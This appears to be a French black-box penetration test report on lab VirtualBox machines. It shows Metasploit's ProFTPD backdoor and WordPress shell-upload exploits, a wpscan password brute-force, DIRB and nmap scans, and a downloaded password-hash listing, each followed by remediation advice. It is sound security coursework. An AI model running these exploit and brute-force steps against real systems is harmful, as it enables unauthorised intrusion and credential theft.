dwJ1bnR1ODA0LWJhc2UubG9jYWxkb21haW4xLjAsBkgqhkiG9w0BCQEWH3Jvb3RA
dwJ1bnR1ODA0LWJhc2UubG9jYWxkb21haW4wgZ8wDQYJKoZIhvccNAQEBBQADgY0A
MIGJAoGBANa0EzYzmpVxeXvefIN12nGxPKl//q1kG3fpT66+yT4y++uu0N5jHP/
POWeO238yLGs+kxNxptMmVQL16hKULqp3h0f90RrAqP0a0XNTK+NiWIzj2W7NmGf
xCxzwU4uoKgUTphwRmG70bkx34yZ7nVreTxAoK6XAJCd3JkNM6S1AgMBAAEwDQYJ
KoZIhvccNAQEFBQADgYEAkqS0uBRVYyVRSGvDKiLP0vgXagzPZqqnZ9Ibc3jPlyf
d2zURFQfHoRPjtSN3awttiAkhqNpWLKKFPEloNRl1DNpTI4iIGS10JsEiZe4RaInq
U0qcJ8ugt0mnKQyyPBhCZ8xTph4w0Komex6uQLkpAWwuvKIZlHwVbo0w0PbKLnU=
-----END CERTIFICATE-----
```

Recommendations :

- Supprimer immédiatement toute **porte dérobée** identifiée, notamment le bind shell exposé sur le port 1524, et **réinstaller le système depuis une source saine** afin de garantir l'absence de compromission persistante.
- Restreindre strictement les **ports ouverts**, désactiver les services inutiles et mettre en place une **surveillance active des services anormaux**. Limiter l'accès au compte **root**, interdire son utilisation directe lorsque cela est possible et appliquer le principe du **moindre privilège**.

- Mettre en œuvre une **politique de mots de passe robuste**, imposant des mots de passe complexes et l'utilisation d'algorithmes de hachage sécurisés (bcrypt, scrypt ou Argon2). Désactiver ou supprimer les comptes inutilisés et procéder à des **audits réguliers** des comptes et des accès.
- Sécuriser les services de bases de données tels que **PostgreSQL**, en supprimant les identifiants par défaut, en protégeant les clés privées et certificats, et en restreignant l'accès aux fichiers sensibles. Enfin, sécuriser et centraliser la **journalisation et les mails système**, afin de limiter la divulgation d'informations internes exploitables par un attaquant.


Machine Partie 2 :

2.3 Constat n°1 : Utilisation d'un service FTP obsolète et vulnérable (ProFTPD 1.3.3c) : (criticité élevée)

Description :

Lors de la phase de reconnaissance réseau, un scan Nmap a révélé que le port 21 est ouvert et exécute le service **ProFTPD 1.3.3c**. Cette version est extrêmement ancienne et utilise le protocole FTP sans aucun chiffrement, exposant les identifiants et les données en clair sur le réseau. De plus, cette version spécifique est connue pour être vulnérable à des compromissions de type porte dérobée (backdoor).

Ces vulnérabilités cumulées exposent le système à un risque élevé de compromission persistante, d'escalade de priviléges et de fuite de données sensibles.



Preuve :

Cette faille a été exploitée par metasploit avec **exploit/unix/ftp/proftpd_133c_backdoor**, il a été possible d'exploiter la porte dérobée présente dans le service FTP vulnérable et d'obtenir un **accès root** sur le système cible.

```
whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd.img
```

Cet accès a permis la consultation de fichiers sensibles, notamment le fichier `/etc/passwd`, utilisé pour l'énumération des comptes utilisateurs présents sur le système.

2.4 Constat n°2 : Énumération Web et découverte du répertoire `/secret/` (Criticité : Elevée)


Description :

Le scan de ports n'avait révélé qu'un serveur Apache standard. L'utilisation de DIRB a permis de découvrir une application cachée que l'administrateur pensait invisible. Sans cette découverte, l'attaque se serait arrêtée au port 80 vide.

Cet outil de **brute-force de répertoires et fichiers web** sert à découvrir :

- dossiers cachés
- pages non référencées
- fichiers sensibles accessibles via HTTP

Cette reconnaissance nous a permis d'élargir notre vue sur l'application wordpress devant nous.



Preuve :

L'outil DIRB ici nous a permis de détecter le répertoire caché `/secret` ainsi que l'arborescence de l'application web.

Audit de sécurité BlackBox Rapport technique – 21/12/2025

```
(kali㉿kali)-[~]
$ dirb http://192.168.56.103 /usr/share/wordlists/dirb/common.txt -o sortie.txt

DIRB v2.22
By The Dark Raver

OUTPUT_FILE: sortie.txt
START_TIME: Sun Dec 21 04:17:52 2025
URL_BASE: http://192.168.56.103/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt

GENERATED WORDS: 4612

--- Scanning URL: http://192.168.56.103/ ---
+ http://192.168.56.103/index.html (CODE:200|SIZE:177)
=> DIRECTORY: http://192.168.56.103/secret/
+ http://192.168.56.103/server-status (CODE:403|SIZE:279)

--- Entering directory: http://192.168.56.103/secret/ ---
+ http://192.168.56.103/secret/index.php (CODE:301|SIZE:0)
=> DIRECTORY: http://192.168.56.103/secret/wp-admin/
=> DIRECTORY: http://192.168.56.103/secret/wp-content/
=> DIRECTORY: http://192.168.56.103/secret/wp-includes/
+ http://192.168.56.103/secret/xmlrpc.php (CODE:405|SIZE:42)

--- Entering directory: http://192.168.56.103/secret/wp-admin/ ---
+ http://192.168.56.103/secret/wp-admin/admin.php (CODE:302|SIZE:0)
```


→ il s'agit d'une faille de **divulgation d'informations**.

2.5 Constat n°3 : Analyse des vulnérabilités WordPress (XML-RPC et Indexation) : (Criticité : Moyenne)

Description :

XML-RPC est une interface qui permet à des applications externes (comme l'application mobile WordPress ou des outils d'édition à distance) de communiquer avec votre site. C'est un peu comme une "porte de service" qui accepte des commandes au format XML.

Une fois le WordPress trouvé, il fallait identifier un vecteur d'intrusion. L'activation de **XML-RPC** et la visibilité du répertoire uploads nous ont indiqué que le site n'était pas durci (Hardening).



Preuve :

Cette commande va essayer une liste de mots de passe de la base de metasploit sur l'url de notre machine cible. On a bien détecté des identifiants critiques ici.

Audit de sécurité BlackBox
Rapport technique – 21/12/2025

Critique

```
(kali㉿kali)-[~]
$ wpscan -U admin --url http://192.168.56.103/secret/ -P /usr/share/wordlists/metasploit/http_default_pass.txt
```

```
[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - admin / admin
Trying admin / cisco Time: 00:00:00 ←—————
[!] Valid Combinations Found:
| Username: admin, Password: admin

[!] No WPScan API Token given, as a result vulnerability data
[!] You can get a free API token with 25 daily requests by re


[+] Finished: Sun Dec 21 05:13:17 2025
[+] Requests Done: 171
[+] Cached Requests: 4
[+] Data Sent: 46.196 KB
[+] Data Received: 208.392 KB
[+] Memory used: 245.027 MB
[+] Elapsed time: 00:00:02
```

2.6 Constat n°4 : Exploitation et injection de Shell via Metasploit : (Criticité : CRITIQUE)

Description :

Cette exploitation prouve que les vulnérabilités précédentes (découverte du répertoire /secret/ et identifiants admin:admin) ne sont pas que des erreurs de configuration mineures, mais des failles permettant une compromission totale.

On a démarré l'exploitation de metasploit **unix/webapp/wp_admin_shell_upload**.




Preuve :

Ici on exploite les informations collectées tout au long de la phase reconnaissance.

```
msf exploit(unix/webapp/wp_admin_shell_upload) > set RHOSTS 192.168.56.103
RHOSTS => 192.168.56.103
msf exploit(unix/webapp/wp_admin_shell_upload) > set PASSWORD admin
PASSWORD => admin
msf exploit(unix/webapp/wp_admin_shell_upload) > set USERNAME admin
USERNAME => admin
```

Grâce à cet exploit on a pu atteindre des fichiers confidentiels et même les télécharger.



The terminal session shows the following steps:

- Execution of the command `msf exploit(unix/webapp/wp_admin_shell_upload)`.
- Setting the `RHOSTS` variable to `192.168.56.103`.
- Setting the `PASSWORD` variable to `admin`.
- Setting the `USERNAME` variable to `admin`.
- Execution of the command `download /etc/passwd /home/kali/Desktop/passwd`.
- Confirmation of file download: `[*] Downloading: /etc/passwd → /home/kali/Desktop/passwd`.
- Completion message: `[*] Completed : /etc/passwd → /home/kali/Desktop/passwd`.
- Switch back to the meterpreter shell.
- Execution of the command `cat passwd.txt` to view the contents of the downloaded file.
- Execution of the command `ls passwd.txt/` to list the contents of the directory.
- Execution of the command `cat passwd.txt/passwd` to view the full contents of the file.
- Execution of the command `cat passwd.txt/passwd` again to verify the contents.

On a trouvé le mot de passe qui nous permettra d'accéder à la machine virtuelle, à condition d'utiliser johntheripper pour déchiffrer le mot de passe.

```
saned:*:17379:0:99999:/::::
usbmux:*:17379:0:99999:7::::
marlinspike:$6$wQb5nV3T$xB2W0/j0kbn4t1RUILrckw69LR/0EMtUbFFCYpM3MUHVmtYw9.ov
/aszTpWhLaC2x6Fvy5tpUuxQbUhCKbl4/:17484:0:99999:7::::
mysql:!:17486:0:99999:7::::
```

Recommandations :

- **Désactiver l'édition et l'installation de plugins** via l'interface web en ajoutant `define('DISALLOW_FILE_EDIT', true);` dans le fichier de configuration.
- **Mettre en œuvre une politique de mots de passe forte** et activer l'authentification à deux facteurs (2FA) pour tous les comptes administrateurs.
- **Restreindre les permissions du répertoire des plugins** au niveau du système de fichiers pour empêcher l'écriture par l'utilisateur web.

3 - Miscellaneous

Un **scan du réseau local** a été réalisé afin d'identifier les machines actives présentes sur le réseau Host-Only.

À l'issue de ce scan, les adresses IP suivantes ont été détectées :

- **192.168.56.101** : machine Kali Linux (pentesteur),
- Deux autres adresses qu'on connaît pas qui exactement parmi eux est la machine vulnérable cible.

```
└─(root㉿kali)-[~/home/kali]
# nmap -sn 192.168.56.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-17 09:58 EST
Nmap scan report for 192.168.56.1
Host is up (0.00022s latency).
MAC Address: 0A:00:27:00:00:00 (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00025s latency).
MAC Address: 08:00:27:F5:67:E7 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.102
Host is up (0.00063s latency).
MAC Address: 08:00:27:E6:91:14 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.101
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 27.81 seconds
```

À partir des adresses IP obtenues lors du **premier scan réseau**, une analyse des services exposés a été réalisée sur chaque machine identifiée.

Concernant l'hôte **192.168.56.100**, aucun **port ouvert** n'a été détecté. Aucun service actif n'a été identifié et **aucune information relative au système d'exploitation** n'a pu être déterminée à partir des résultats du scan. Cette machine ne présente donc pas de surface d'attaque exploitable à ce stade.

```
└─(root㉿kali)-[~/home/kali]
# nmap -sS -sV -O 192.168.56.100
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-17 10:02 EST
Nmap scan report for 192.168.56.100
Host is up (0.00033s latency).
All 1000 scanned ports on 192.168.56.100 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:F5:67:E7 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.52 seconds
```

L'analyse des services exposés sur la machine cible **192.168.56.102** a révélé la présence de **plusieurs ports ouverts**. Parmi les services détectés, on retrouve notamment :

- **SSH**, accessible sur son port par défaut,
- des services de type **bind shell / shell distant**,

- ainsi que d'autres services écoutant sur des **ports standards**.

Pour chacun de ces services, les **versions associées** ont pu être identifiées lors du scan. La présence de services de type shell,FTP accessibles sur le réseau constitue une **surface d'attaque importante**, car ceux-ci sont souvent liés à des vulnérabilités connues ou à des configurations non sécurisées.

```
(root@kali)-[~/home/kali]
└─# nmap -sS -sV -o 192.168.56.102
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-17 10:03 EST
Stats: 0:00:29 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 95.45% done; ETC: 10:03 (0:00:01 remaining)
Nmap scan report for 192.168.56.102
Host is up (0.00066s latency).
Not shown: 978 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smptd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Bash shell (**BACKDOOR**; root shell)
2049/tcp  open  nfs          2-4 (RPC #100003)
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
```

On identifie le **système d'exploitation** utilisé. Il s'agit d'un système **Linux** basé sur le **kernel Linux version 2.6.9**. Ce noyau, dont la **date de sortie remonte à 2004**, est considéré comme **très ancien et obsolète**. Il n'est **plus maintenu** depuis de nombreuses années et présente de **nombreuses vulnérabilités connues**.

Les principales catégories de vulnérabilités associées à ce kernel incluent :

- **Élévation de privilèges locale (Local Privilege Escalation)**,
- **Dépassemens de mémoire tampon (Buffer Overflow)**,
- **Exploits kernel permettant l'obtention des privilèges root**.

```
MAC Address: 08:00:27:6E:91:14 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, TP 2, irc.Metasploitable.LAN; OSs: Unix, Linux
; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 55.71 seconds
```